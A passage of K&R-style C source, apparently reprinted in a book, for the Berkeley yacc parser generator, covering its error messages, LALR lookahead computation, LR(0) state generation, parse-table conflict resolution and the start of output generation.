    fprintf(stderr, "%s: e - line %d of \"%s\", illegal use of reserved
symbol \
%s\n", myname, lineno, input_file_name, s);
    done(1);
}

tokenized_start(s)
```

```
char *s;
{
     fprintf(stderr, "%s: e - line %d of \"%s\", the start symbol %s
cannot be \
declared to be a token\n", myname, lineno, input_file_name, s);
     done(1);
}

retyped_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the type of %s has been
\
redeclared\n", myname, lineno, input_file_name, s);
}

reprec_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the precedence of %s has
been \
redeclared\n", myname, lineno, input_file_name, s);
}

revalued_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the value of %s has been
\
redeclared\n", myname, lineno, input_file_name, s);
}

terminal_start(s)
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", the start symbol %s is a
\
token\n", myname, lineno, input_file_name, s);
    done(1);
}

restarted_warning()
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the start symbol has
been \
redeclared\n", myname, lineno, input_file_name);
}
```

```
no_grammar()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", no grammar has been \
specified\n", myname, lineno, input_file_name);
    done(1);
}

terminal_lhs(s_lineno)
int s_lineno;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", a token appears on the
lhs \
of a production\n", myname, s_lineno, input_file_name);
    done(1);
}

prec_redeclared()
{
    fprintf(stderr, "%s: w - line %d of  \"%s\", conflicting %%prec \
specifiers\n", myname, lineno, input_file_name);
}

unterminated_action(a_lineno, a_line, a_cptr)
int a_lineno;
char *a_line;
char *a_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unterminated action\n",
          myname, a_lineno, input_file_name);
    print_pos(a_line, a_cptr);
    done(1);
}

dollar_warning(a_lineno, i)
int a_lineno;
int i;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", $%d references beyond
the \
end of the current rule\n", myname, a_lineno, input_file_name, i);
}

dollar_error(a_lineno, a_line, a_cptr)
int a_lineno;
char *a_line;
```

```
char *a_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal $-name\n",
          myname, a_lineno, input_file_name);
    print_pos(a_line, a_cptr);
    done(1);
}

untyped_lhs()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $$ is untyped\n",
          myname, lineno, input_file_name);
    done(1);
}

untyped_rhs(i, s)
int i;
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $%d (%s) is untyped\n",
          myname, lineno, input_file_name, i, s);
    done(1);
}

unknown_rhs(i)
int i;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $%d is untyped\n",
          myname, lineno, input_file_name, i);
    done(1);
}

default_action_warning()
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the default action
assigns an \
undefined value to $$\n", myname, lineno, input_file_name);
}

undefined_goal(s)
char *s;
{
    fprintf(stderr, "%s: e - the start symbol %s is undefined\n",
myname, s);
    done(1);
}
```

```
undefined_symbol_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - the symbol %s is undefined\n", myname, s);
}
```

**49.2.2.4 Lalr.c**

```
#include "defs.h"

typedef
  struct shorts
    {
      struct shorts *next;
      short value;
    }
  shorts;

int tokensetsize;
short *lookaheads;
short *LAruleno;
unsigned *LA;
short *accessing_symbol;
core **state_table;
shifts **shift_table;
reductions **reduction_table;
short *goto_map;
short *from_state;
short *to_state;

short **transpose();

static int infinity;
static int maxrhs;
static int ngotos;
static unsigned *F;
static short **includes;
static shorts **lookback;
static short **R;
static short *INDEX;
static short *VERTICES;
static int top;

lalr()
{
    tokensetsize = WORDSIZE(ntokens);
```

```
    set_state_table();
    set_accessing_symbol();
    set_shift_table();
    set_reduction_table();
    set_maxrhs();
    initialize_LA();
    set_goto_map();
    initialize_F();
    build_relations();
    compute_FOLLOWS();
    compute_lookaheads();
}

set_state_table()
{
    register core *sp;

    state_table = NEW2(nstates, core *);
    for (sp = first_state; sp; sp = sp->next)
      state_table[sp->number] = sp;
}

set_accessing_symbol()
{
    register core *sp;

    accessing_symbol = NEW2(nstates, short);
    for (sp = first_state; sp; sp = sp->next)
      accessing_symbol[sp->number] = sp->accessing_symbol;
}

set_shift_table()
{
    register shifts *sp;

    shift_table = NEW2(nstates, shifts *);
    for (sp = first_shift; sp; sp = sp->next)
      shift_table[sp->number] = sp;
}

set_reduction_table()
{
    register reductions *rp;
    reduction_table = NEW2(nstates, reductions *);
    for (rp = first_reduction; rp; rp = rp->next)
      reduction_table[rp->number] = rp;
}
```

```
set_maxrhs()
{
  register short *itemp;
  register short *item_end;
  register int length;
  register int max;

  length = 0;
  max = 0;
  item_end = ritem + nitems;
  for (itemp = ritem; itemp < item_end; itemp++)
    {
      if (*itemp >= 0)
      {
        length++;
      }
      else
      {
        if (length > max) max = length;
        length = 0;
      }
    }

  maxrhs = max;
}

initialize_LA()
{
  register int i, j, k;
  register reductions *rp;

  lookaheads = NEW2(nstates + 1, short);

  k = 0;
  for (i = 0; i < nstates; i++)
    {
      lookaheads[i] = k;
      rp = reduction_table[i];
      if (rp)
      k += rp->nreds;
    }
  lookaheads[nstates] = k;

  LA = NEW2(k * tokensetsize, unsigned);
  LAruleno = NEW2(k, short);
  lookback = NEW2(k, shorts *);
```

```
  k = 0;
  for (i = 0; i < nstates; i++)
    {
      rp = reduction_table[i];
      if (rp)
      {
        for (j = 0; j < rp->nreds; j++)
          {
            LAruleno[k] = rp->rules[j];
            k++;
          }
      }
    }
}

set_goto_map()
{
  register shifts *sp;
  register int i;
  register int symbol;
  register int k;
  register short *temp_map;
  register int state2;
  register int state1;

  goto_map = NEW2(nvars + 1, short) - ntokens;
  temp_map = NEW2(nvars + 1, short) - ntokens;

  ngotos = 0;
  for (sp = first_shift; sp; sp = sp->next)
    {
      for (i = sp->nshifts - 1; i >= 0; i--)
      {
        symbol = accessing_symbol[sp->shift[i]];

        if (ISTOKEN(symbol)) break;

        if (ngotos == MAXSHORT)
          fatal("too many gotos");

        ngotos++;
        goto_map[symbol]++;
        }
    }

  k = 0;
```

```
  for (i = ntokens; i < nsyms; i++)
    {
      temp_map[i] = k;
      k += goto_map[i];
    }

  for (i = ntokens; i < nsyms; i++)
    goto_map[i] = temp_map[i];

  goto_map[nsyms] = ngotos;
  temp_map[nsyms] = ngotos;

  from_state = NEW2(ngotos, short);
  to_state = NEW2(ngotos, short);

  for (sp = first_shift; sp; sp = sp->next)
    {
      state1 = sp->number;
      for (i = sp->nshifts - 1; i >= 0; i--)
      {
        state2 = sp->shift[i];
        symbol = accessing_symbol[state2];

        if (ISTOKEN(symbol)) break;

        k = temp_map[symbol]++;
        from_state[k] = state1;
        to_state[k] = state2;
      }
    }

  FREE(temp_map + ntokens);
}

/*  Map_goto maps a state/symbol pair into its numeric representation.
      */
int
map_goto(state, symbol)
int state;
int symbol;
{
    register int high;
    register int low;
    register int middle;
    register int s;

    low = goto_map[symbol];
```

```
      high = goto_map[symbol + 1];

      for (;;)
      {
        assert(low <= high);
        middle = (low + high) >> 1;
        s = from_state[middle];
        if (s == state)
            return (middle);
        else if (s < state)
            low = middle + 1;
        else
            high = middle - 1;
      }
  }

  initialize_F()
  {
    register int i;
    register int j;
    register int k;
    register shifts *sp;
    register short *edge;
    register unsigned *rowp;
    register short *rp;
    register short **reads;
    register int nedges;
    register int stateno;
    register int symbol;
    register int nwords;

    nwords = ngotos * tokensetsize;
    F = NEW2(nwords, unsigned);

    reads = NEW2(ngotos, short *);
    edge = NEW2(ngotos + 1, short);
    nedges = 0;

    rowp = F;
    for (i = 0; i < ngotos; i++)
      {
        stateno = to_state[i];
        sp = shift_table[stateno];

        if (sp)
        {
          k = sp->nshifts;
```

```
          for (j = 0; j < k; j++)
            {
              symbol = accessing_symbol[sp->shift[j]];
              if (ISVAR(symbol))
              break;
              SETBIT(rowp, symbol);
            }

          for (; j < k; j++)
            {
              symbol = accessing_symbol[sp->shift[j]];
              if (nullable[symbol])
              edge[nedges++] = map_goto(stateno, symbol);
            }

          if (nedges)
            {
              reads[i] = rp = NEW2(nedges + 1, short);

              for (j = 0; j < nedges; j++)
              rp[j] = edge[j];

              rp[nedges] = -1;
              nedges = 0;
            }
        }

        rowp += tokensetsize;
      }

    SETBIT(F, 0);
    digraph(reads);

    for (i = 0; i < ngotos; i++)
      {
        if (reads[i])
        FREE(reads[i]);
      }

    FREE(reads);
    FREE(edge);
  }

  build_relations()
  {
    register int i;
    register int j;
```

```
register int k;
register short *rulep;
register short *rp;
register shifts *sp;
register int length;
register int nedges;
register int done;
register int state1;
register int stateno;
register int symbol1;
register int symbol2;
register short *shortp;
register short *edge;
register short *states;
register short **new_includes;

includes = NEW2(ngotos, short *);
edge = NEW2(ngotos + 1, short);
states = NEW2(maxrhs + 1, short);

for (i = 0; i < ngotos; i++)
  {
    nedges = 0;
    state1 = from_state[i];
    symbol1 = accessing_symbol[to_state[i]];

    for (rulep = derives[symbol1]; *rulep >= 0; rulep++)
    {
      length = 1;
      states[0] = state1;
      stateno = state1;

      for (rp = ritem + rrhs[*rulep]; *rp >= 0; rp++)
        {
          symbol2 = *rp;
          sp = shift_table[stateno];
          k = sp->nshifts;

          for (j = 0; j < k; j++)
          {
            stateno = sp->shift[j];
            if (accessing_symbol[stateno] == symbol2) break;
          }

          states[length++] = stateno;
        }
      add_lookback_edge(stateno, *rulep, i);
```

```
        length--;
        done = 0;
        while (!done)
          {
            done = 1;
            rp--;
            if (ISVAR(*rp))
            {
              stateno = states[--length];
              edge[nedges++] = map_goto(stateno, *rp);
              if (nullable[*rp] && length > 0) done = 0;
            }
          }
      }

      if (nedges)
      {
        includes[i] = shortp = NEW2(nedges + 1, short);
        for (j = 0; j < nedges; j++)
          shortp[j] = edge[j];
        shortp[nedges] = -1;
      }
    }

  new_includes = transpose(includes, ngotos);

  for (i = 0; i < ngotos; i++)
    if (includes[i])
      FREE(includes[i]);

  FREE(includes);

  includes = new_includes;

  FREE(edge);
  FREE(states);
}

add_lookback_edge(stateno, ruleno, gotono)
int stateno, ruleno, gotono;
{
    register int i, k;
    register int found;
    register shorts *sp;

    i = lookaheads[stateno];
    k = lookaheads[stateno + 1];
```

```
        found = 0;
        while (!found && i < k)
        {
          if (LAruleno[i] == ruleno)
              found = 1;
          else
              ++i;
        }
        assert(found);

        sp = NEW(shorts);
        sp->next = lookback[i];
        sp->value = gotono;
        lookback[i] = sp;
    }

    short **
    transpose(R, n)
    short **R;
    int n;
    {
      register short **new_R;
      register short **temp_R;
      register short *nedges;
      register short *sp;
      register int i;
      register int k;

      nedges = NEW2(n, short);

      for (i = 0; i < n; i++)
        {
          sp = R[i];
          if (sp)
          {
            while (*sp >= 0)
              nedges[*sp++]++;
          }
        }
      new_R = NEW2(n, short *);
      temp_R = NEW2(n, short *);

      for (i = 0; i < n; i++)
        {
          k = nedges[i];
          if (k > 0)
          {
```

```
        sp = NEW2(k + 1, short);
        new_R[i] = sp;
        temp_R[i] = sp;
        sp[k] = -1;
      }
    }

  FREE(nedges);

  for (i = 0; i < n; i++)
    {
      sp = R[i];
      if (sp)
      {
        while (*sp >= 0)
          *temp_R[*sp++]++ = i;
      }
    }
  FREE(temp_R);

  return (new_R);
}

compute_FOLLOWS()
{
  digraph(includes);
}

compute_lookaheads()
{
  register int i, n;
  register unsigned *fp1, *fp2, *fp3;
  register shorts *sp, *next;
  register unsigned *rowp;

  rowp = LA;
  n = lookaheads[nstates];
  for (i = 0; i < n; i++)
    {
      fp3 = rowp + tokensetsize;
      for (sp = lookback[i]; sp; sp = sp->next)
      {
        fp1 = rowp;
        fp2 = F + tokensetsize * sp->value;
        while (fp1 < fp3)
          *fp1++ |= *fp2++;
      }
```

```
        rowp = fp3;
      }

    for (i = 0; i < n; i++)
      for (sp = lookback[i]; sp; sp = next)
        {
          next = sp->next;
          FREE(sp);
        }

    FREE(lookback);
    FREE(F);
  }

  digraph(relation)
  short **relation;
  {
    register int i;

    infinity = ngotos + 2;
    INDEX = NEW2(ngotos + 1, short);
    VERTICES = NEW2(ngotos + 1, short);
    top = 0;

    R = relation;

    for (i = 0; i < ngotos; i++)
      INDEX[i] = 0;

    for (i = 0; i < ngotos; i++)
      {
        if (INDEX[i] == 0 && R[i])
        traverse(i);
      }

    FREE(INDEX);
    FREE(VERTICES);
  }

  traverse(i)
  register int i;
  {
    register unsigned *fp1;
    register unsigned *fp2;
    register unsigned *fp3;
    register int j;
    register short *rp;
```

```
  int height;
  unsigned *base;

  VERTICES[++top] = i;
  INDEX[i] = height = top;

  base = F + i * tokensetsize;
  fp3 = base + tokensetsize;
  rp = R[i];
  if (rp)
    {
      while ((j = *rp++) >= 0)
      {
        if (INDEX[j] == 0)
          traverse(j);
        if (INDEX[i] > INDEX[j])
          INDEX[i] = INDEX[j];

        fp1 = base;
        fp2 = F + j * tokensetsize;

        while (fp1 < fp3)
          *fp1++ |= *fp2++;
      }
    }

  if (INDEX[i] == height)
    {
      for (;;)
      {
        j = VERTICES[top--];
        INDEX[j] = infinity;
        if (i == j)
          break;

        fp1 = base;
        fp2 = F + j * tokensetsize;

        while (fp1 < fp3)
          *fp2++ = *fp1++;
      }
    }
}
```

**49.2.2.5 Lr0.c**

```
#include "defs.h"
```

```
extern short *itemset;
extern short *itemsetend;
extern unsigned *ruleset;

int nstates;
core *first_state;
shifts *first_shift;
reductions *first_reduction;

int get_state();
core *new_state();

static core **state_set;
static core *this_state;
static core *last_state;
static shifts *last_shift;
static reductions *last_reduction;

static int nshifts;
static short *shift_symbol;

static short *redset;
static short *shiftset;
static short **kernel_base;
static short **kernel_end;
static short *kernel_items;

allocate_itemsets()
{
  register short *itemp;
  register short *item_end;
  register int symbol;
  register int i;
  register int count;
  register int max;
  register short *symbol_count;

  count = 0;
  symbol_count = NEW2(nsyms, short);

  item_end = ritem + nitems;
  for (itemp = ritem; itemp < item_end; itemp++)
    {
      symbol = *itemp;
      if (symbol >= 0)
      {
        count++;
```

```
        symbol_count[symbol]++;
      }
    }

  kernel_base = NEW2(nsyms, short *);
  kernel_items = NEW2(count, short);

  count = 0;
  max = 0;
  for (i = 0; i < nsyms; i++)
    {
      kernel_base[i] = kernel_items + count;
      count += symbol_count[i];
      if (max < symbol_count[i])
      max = symbol_count[i];
    }

  shift_symbol = symbol_count;
  kernel_end = NEW2(nsyms, short *);
}

allocate_storage()
{
  allocate_itemsets();

  shiftset = NEW2(nsyms, short);
  redset = NEW2(nrules + 1, short);
  state_set = NEW2(nitems, core *);
}

append_states()
{
  register int i;
  register int j;
  register int symbol;

#ifdef      TRACE
  fprintf(stderr, "Entering append_states\n");
#endif

for (i = 1; i < nshifts; i++)
    {
      symbol = shift_symbol[i];
      j = i;
      while (j > 0 && shift_symbol[j - 1] > symbol)
      {
        shift_symbol[j] = shift_symbol[j - 1];
```

```
        j--;
      }
      shift_symbol[j] = symbol;
    }

  for (i = 0; i < nshifts; i++)
    {
      symbol = shift_symbol[i];
      shiftset[i] = get_state(symbol);
    }
}

free_storage()
{
  FREE(shift_symbol);
  FREE(redset);
  FREE(shiftset);
  FREE(kernel_base);
  FREE(kernel_end);
  FREE(kernel_items);
  FREE(state_set);
}

generate_states()
{
  allocate_storage();
  itemset = NEW2(nitems, short);
  ruleset = NEW2(WORDSIZE(nrules), unsigned);
  set_first_derives();
  initialize_states();

  while (this_state)
    {
      closure(this_state->items, this_state->nitems);
      save_reductions();
      new_itemsets();
      append_states();

      if (nshifts > 0)
        save_shifts();

      this_state = this_state->next;
    }

  finalize_closure();
  free_storage();
}
```

```
int
get_state(symbol)
int symbol;
{
  register int key;
  register short *isp1;
  register short *isp2;
  register short *iend;
  register core *sp;
  register int found;
  int n;

#ifdef      TRACE
  fprintf(stderr, "Entering get_state, symbol = %d\n", symbol);
#endif

  isp1 = kernel_base[symbol];
  iend = kernel_end[symbol];
  n = iend - isp1;

  key = *isp1;
  assert(0 <= key && key < nitems);
  sp = state_set[key];
  if (sp)
    {
      found = 0;
      while (!found)
      {
        if (sp->nitems == n)
          {
            found = 1;
            isp1 = kernel_base[symbol];
            isp2 = sp->items;

            while (found && isp1 < iend)
            {
              if (*isp1++ != *isp2++)
                found = 0;
            }
          }

        if (!found)
          {
            if (sp->link)
            {
              sp = sp->link;
            }
```

```
            else
            {
              sp = sp->link = new_state(symbol);
              found = 1;
            }
          }
      }
    }
  else
    {
      state_set[key] = sp = new_state(symbol);
    }

  return (sp->number);
}

initialize_states()
{
    register int i;
    register short *start_derives;
    register core *p;
    start_derives = derives[start_symbol];
    for (i = 0; start_derives[i] >= 0; ++i)
      continue;

    p = (core *) MALLOC(sizeof(core) + i*sizeof(short));
    if (p == 0) no_space();

    p->next = 0;
    p->link = 0;
    p->number = 0;
    p->accessing_symbol = 0;
    p->nitems = i;

    for (i = 0;  start_derives[i] >= 0; ++i)
      p->items[i] = rrhs[start_derives[i]];

    first_state = last_state = this_state = p;
    nstates = 1;
}
new_itemsets()
{
  register int i;
  register int shiftcount;
  register short *isp;
  register short *ksp;
  register int symbol;
```

```
  for (i = 0; i < nsyms; i++)
    kernel_end[i] = 0;

  shiftcount = 0;
  isp = itemset;
  while (isp < itemsetend)
    {
      i = *isp++;
      symbol = ritem[i];
      if (symbol > 0)
      {
          ksp = kernel_end[symbol];

          if (!ksp)
          {
            shift_symbol[shiftcount++] = symbol;
            ksp = kernel_base[symbol];
          }

          *ksp++ = i + 1;
          kernel_end[symbol] = ksp;
      }
    }

  nshifts = shiftcount;
}
core *
new_state(symbol)
int symbol;
{
  register int n;
  register core *p;
  register short *isp1;
  register short *isp2;
  register short *iend;

#ifdef      TRACE
  fprintf(stderr, "Entering new_state, symbol = %d\n", symbol);
#endif
  if (nstates >= MAXSHORT)
    fatal("too many states");

  isp1 = kernel_base[symbol];
  iend = kernel_end[symbol];
  n = iend - isp1;
```

```
  p = (core *) allocate((unsigned) (sizeof(core) + (n - 1) *
sizeof(short)));
  p->accessing_symbol = symbol;
  p->number = nstates;
  p->nitems = n;

  isp2 = p->items;
  while (isp1 < iend)
    *isp2++ = *isp1++;

  last_state->next = p;
  last_state = p;

  nstates++;

  return (p);
}

/* show_cores is used for debugging */

show_cores()
{
    core *p;
    int i, j, k, n;
    int itemno;

    k = 0;
    for (p = first_state; p; ++k, p = p->next)
    {
      if (k) printf("\n");
      printf("state %d, number = %d, accessing symbol = %s\n",
            k, p->number, symbol_name[p->accessing_symbol]);
      n = p->nitems;
      for (i = 0; i < n; ++i)
      {
          itemno = p->items[i];
          printf("%4d  ", itemno);
          j = itemno;
          while (ritem[j] >= 0) ++j;
          printf("%s :", symbol_name[rlhs[-ritem[j]]]);
          j = rrhs[-ritem[j]];
          while (j < itemno)
            printf(" %s", symbol_name[ritem[j++]]);
          printf(" .");
          while (ritem[j] >= 0)
            printf(" %s", symbol_name[ritem[j++]]);
          printf("\n");
```

```
            fflush(stdout);
        }
    }
}

/* show_ritems is used for debugging */

show_ritems()
{
    int i;

    for (i = 0; i < nitems; ++i)
      printf("ritem[%d] = %d\n", i, ritem[i]);
}

/* show_rrhs is used for debugging */
show_rrhs()
{
    int i;
    for (i = 0; i < nrules; ++i)
      printf("rrhs[%d] = %d\n", i, rrhs[i]);
}

/* show_shifts is used for debugging */

show_shifts()
{
    shifts *p;
    int i, j, k;
    k = 0;
    for (p = first_shift; p; ++k, p = p->next)
    {
      if (k) printf("\n");
      printf("shift %d, number = %d, nshifts = %d\n", k, p->number,
            p->nshifts);
      j = p->nshifts;
      for (i = 0; i < j; ++i)
          printf("\t%d\n", p->shift[i]);
    }
}
save_shifts()
{
  register shifts *p;
  register short *sp1;
  register short *sp2;
  register short *send;
```

```
    p = (shifts *) allocate((unsigned) (sizeof(shifts) +
                    (nshifts - 1) * sizeof(short)));

    p->number = this_state->number;
    p->nshifts = nshifts;

    sp1 = shiftset;
    sp2 = p->shift;
    send = shiftset + nshifts;

    while (sp1 < send)
      *sp2++ = *sp1++;

    if (last_shift)
      {
        last_shift->next = p;
        last_shift = p;
      }
    else
      {
        first_shift = p;
        last_shift = p;
      }
  }

  save_reductions()
  {
    register short *isp;
    register short *rp1;
    register short *rp2;
    register int item;
    register int count;
    register reductions *p;

    short *rend;

    count = 0;
    for (isp = itemset; isp < itemsetend; isp++)
      {
        item = ritem[*isp];
        if (item < 0)
        {
          redset[count++] = -item;
        }
      }
```

```
 if (count)
    {
      p = (reductions *) allocate((unsigned) (sizeof(reductions) +
                              (count - 1) * sizeof(short)));

      p->number = this_state->number;
      p->nreds = count;

      rp1 = redset;
      rp2 = p->rules;
      rend = rp1 + count;

      while (rp1 < rend)
      *rp2++ = *rp1++;

      if (last_reduction)
      {
        last_reduction->next = p;
        last_reduction = p;
      }
      else
      {
        first_reduction = p;
        last_reduction = p;
      }
    }
}

set_derives()
{
  register int i, k;
  register int lhs;
  register short *rules;

  derives = NEW2(nsyms, short *);
  rules = NEW2(nvars + nrules, short);

  k = 0;
  for (lhs = start_symbol; lhs < nsyms; lhs++)
    {
      derives[lhs] = rules + k;
      for (i = 0; i < nrules; i++)
      {
        if (rlhs[i] == lhs)
          {
            rules[k] = i;
```

```
            k++;
          }
      }
      rules[k] = -1;
      k++;
    }

#ifdef      DEBUG
  print_derives();
#endif
}

free_derives()
{
  FREE(derives[start_symbol]);
  FREE(derives);
}

#ifdef      DEBUG
print_derives()
{
  register int i;
  register short *sp;

  printf("\nDERIVES\n\n");

  for (i = start_symbol; i < nsyms; i++)
    {
      printf("%s derives ", symbol_name[i]);
      for (sp = derives[i]; *sp >= 0; sp++)
      {
        printf("  %d", *sp);
      }
      putchar('\n');
    }

  putchar('\n');
}
#endif

set_nullable()
{
    register int i, j;
    register int empty;
    int done;

    nullable = MALLOC(nsyms);
```

```
    if (nullable == 0) no_space();

    for (i = 0; i < nsyms; ++i)
      nullable[i] = 0;

    done = 0;
    while (!done)
    {
      done = 1;
      for (i = 1; i < nitems; i++)
      {
          empty = 1;
          while ((j = ritem[i]) >= 0)
          {
            if (!nullable[j])
                empty = 0;
            ++i;
          }
          if (empty)
          {
            j = rlhs[-j];
            if (!nullable[j])
            {
                nullable[j] = 1;
                done = 0;
            }
          }
      }
    }
#ifdef DEBUG
    for (i = 0; i < nsyms; i++)
    {
      if (nullable[i])
          printf("%s is nullable\n", symbol_name[i]);
      else
          printf("%s is not nullable\n", symbol_name[i]);
    }
#endif
}

free_nullable()
{
  FREE(nullable);
}
lr0()
{
    set_derives();
```

```
    set_nullable();
    generate_states();
}
```

### 49.2.2.6 Mkpar.c

```
#include "defs.h"

action **parser;
int SRtotal;
int RRtotal;
short *SRconflicts;
short *RRconflicts;
short *defred;
short *rules_used;
short nunused;
short final_state;
static int SRcount;
static int RRcount;

extern action *parse_actions();
extern action *get_shifts();
extern action *add_reductions();
extern action *add_reduce();

make_parser()
{
    register int i;

    parser = NEW2(nstates, action *);
    for (i = 0; i < nstates; i++)
      parser[i] = parse_actions(i);

    find_final_state();
    remove_conflicts();
    unused_rules();
    if (SRtotal + RRtotal > 0) total_conflicts();
    defreds();
}
action *
parse_actions(stateno)
register int stateno;
{
    register action *actions;
    actions = get_shifts(stateno);
    actions = add_reductions(stateno, actions);
```

```
    return (actions);
}

action *
get_shifts(stateno)
int stateno;
{
    register action *actions, *temp;
    register shifts *sp;
    register short *to_state;
    register int i, k;
    register int symbol;

    actions = 0;
    sp = shift_table[stateno];
    if (sp)
    {
      to_state = sp->shift;
      for (i = sp->nshifts - 1; i >= 0; i--)
      {
          k = to_state[i];
          symbol = accessing_symbol[k];
          if (ISTOKEN(symbol))
          {
            temp = NEW(action);
            temp->next = actions;
            temp->symbol = symbol;
            temp->number = k;
            temp->prec = symbol_prec[symbol];
            temp->action_code = SHIFT;
            temp->assoc = symbol_assoc[symbol];
            actions = temp;
          }
      }
    }
    return (actions);
}
action *
add_reductions(stateno, actions)
int stateno;
register action *actions;
{
    register int i, j, m, n;
    register int ruleno, tokensetsize;
    register unsigned *rowp;
    tokensetsize = WORDSIZE(ntokens);
    m = lookaheads[stateno];
```

```
    n = lookaheads[stateno + 1];
    for (i = m; i < n; i++)
    {
      ruleno = LAruleno[i];
      rowp = LA + i * tokensetsize;
      for (j = ntokens - 1; j >= 0; j--)
      {
          if (BIT(rowp, j))
            actions = add_reduce(actions, ruleno, j);
      }
    }
    return (actions);
}

action *
add_reduce(actions, ruleno, symbol)
register action *actions;
register int ruleno, symbol;
{
    register action *temp, *prev, *next;

    prev = 0;
    for (next = actions; next && next->symbol < symbol; next = next-
>next)
      prev = next;

    while (next && next->symbol == symbol && next->action_code == SHIFT)
    {
      prev = next;
      next = next->next;
    }

    while (next && next->symbol == symbol &&
          next->action_code == REDUCE && next->number < ruleno)
    {
      prev = next;
      next = next->next;
    }
    temp = NEW(action);
    temp->next = next;
    temp->symbol = symbol;
    temp->number = ruleno;
    temp->prec = rprec[ruleno];
    temp->action_code = REDUCE;
    temp->assoc = rassoc[ruleno];
    if (prev)
      prev->next = temp;
```

```
    else
      actions = temp;

    return (actions);
}

find_final_state()
{
    register int goal, i;
    register short *to_state;
    register shifts *p;

    p = shift_table[0];
    to_state = p->shift;
    goal = ritem[1];
    for (i = p->nshifts - 1; i >= 0; --i)
    {
      final_state = to_state[i];
      if (accessing_symbol[final_state] == goal) break;
    }
}

unused_rules()
{
    register int i;
    register action *p;

    rules_used = (short *) MALLOC(nrules*sizeof(short));
    if (rules_used == 0) no_space();

    for (i = 0; i < nrules; ++i)
      rules_used[i] = 0;

    for (i = 0; i < nstates; ++i)
    {
      for (p = parser[i]; p; p = p->next)
      {
          if (p->action_code == REDUCE && p->suppressed == 0)
            rules_used[p->number] = 1;
      }
    }

    nunused = 0;
    for (i = 3; i < nrules; ++i)
      if (!rules_used[i]) ++nunused;

    if (nunused)
```

```
        if (nunused == 1)
            fprintf(stderr, "%s: 1 rule never reduced\n", myname);
        else
            fprintf(stderr, "%s: %d rules never reduced\n", myname,
nunused);
}

remove_conflicts()
{
    register int i;
    register int symbol;
    register action *p, *q;

    SRtotal = 0;
    RRtotal = 0;
    SRconflicts = NEW2(nstates, short);
    RRconflicts = NEW2(nstates, short);
    for (i = 0; i < nstates; i++)
    {
      SRcount = 0;
      RRcount = 0;
      for (p = parser[i]; p; p = q->next)
      {
          symbol = p->symbol;
          q = p;
          while (q->next && q->next->symbol == symbol)
            q = q->next;
          if (i == final_state && symbol == 0)
            end_conflicts(p, q);
          else if (p != q)
            resolve_conflicts(p, q);
      }
      SRtotal += SRcount;
      RRtotal += RRcount;
      SRconflicts[i] = SRcount;
      RRconflicts[i] = RRcount;
    }
}

end_conflicts(p, q)
register action *p, *q;
{
    for (;;)
    {
      SRcount++;
      p->suppressed = 1;
      if (p == q) break;
```

```
      p = p->next;
    }
}

resolve_conflicts(first, last)
register action *first, *last;
{
    register action *p;
    register int count;

    count = 1;
    for (p = first; p != last; p = p->next)
      ++count;
    assert(count > 1);

    if (first->action_code == SHIFT && count == 2 &&
          first->prec > 0 && last->prec > 0)
    {
      if (first->prec == last->prec)
      {
          if (first->assoc == LEFT)
            first->suppressed = 2;
          else if (first->assoc == RIGHT)
            last->suppressed = 2;
          else
          {
            first->suppressed = 2;
            last->suppressed = 2;
            first->action_code = ERROR;
            last->action_code = ERROR;
          }
      }
      else if (first->prec < last->prec)
          first->suppressed = 2;
      else
          last->suppressed = 2;
    }
    else
    {
      if (first->action_code == SHIFT)
          SRcount += (count - 1);
        else
          RRcount += (count - 1);
      for (p = first; p != last; p = p->next, p->suppressed = 1)
          continue;
    }
}
```

```
total_conflicts()
{
    fprintf(stderr, "%s: ", myname);
    if (SRtotal == 1)
      fprintf(stderr, "1 shift/reduce conflict");
    else if (SRtotal > 1)
      fprintf(stderr, "%d shift/reduce conflicts", SRtotal);

    if (SRtotal && RRtotal)
      fprintf(stderr, ", ");

    if (RRtotal == 1)
      fprintf(stderr, "1 reduce/reduce conflict");
    else if (RRtotal > 1)
      fprintf(stderr, "%d reduce/reduce conflicts", RRtotal);

    fprintf(stderr, ".\n");
}

int
sole_reduction(stateno)
int stateno;
{
    register int count, ruleno;
    register action *p;

    count = 0;
    ruleno = 0;
    for (p = parser[stateno]; p; p = p->next)
    {
      if (p->action_code == SHIFT && p->suppressed == 0)
          return (0);
      else if (p->action_code == REDUCE && p->suppressed == 0)
      {
          if (ruleno > 0 && p->number != ruleno)
            return (0);
          if (p->symbol != 1)
            ++count;
          ruleno = p->number;
      }
    }

    if (count == 0)
      return (0);
    return (ruleno);
}
```

```
defreds()
{
    register int i;

    defred = NEW2(nstates, short);
    for (i = 0; i < nstates; i++)
      defred[i] = sole_reduction(i);
}

free_action_row(p)
register action *p;
{
  register action *q;

  while (p)
    {
      q = p->next;
      FREE(p);
      p = q;
    }
}

free_parser()
{
  register int i;

  for (i = 0; i < nstates; i++)
    free_action_row(parser[i]);

  FREE(parser);
}
```

### 49.2.2.7 Output.c

```
#include "defs.h"

static int nvectors;
static int nentries;
static short **froms;
static short **tos;
static short *tally;
static short *width;
static short *state_count;
static short *order;
static short *base;
static short *pos;
static int maxtable;
```

```
static short *table;
static short *check;
static int lowzero;
static int high;

output()
{
    free_itemsets();
    free_shifts();
    free_reductions();
    output_stored_text();
    output_defines();
    output_rule_data();
    output_yydefred();
    output_actions();
    free_parser();
    output_debug();
    output_stype();
    if (rflag) write_section(tables);
    write_section(header);
    output_trailing_text();
    write_section(body);
    output_semantic_actions();
    write_section(trailer);
}

output_rule_data()
{
    register int i;
    register int j;


    fprintf(output_file, "short yylhs[] = {%42d,",
          symbol_value[start_symbol]);

    j = 10;
    for (i = 3; i < nrules; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
        else
          ++j;
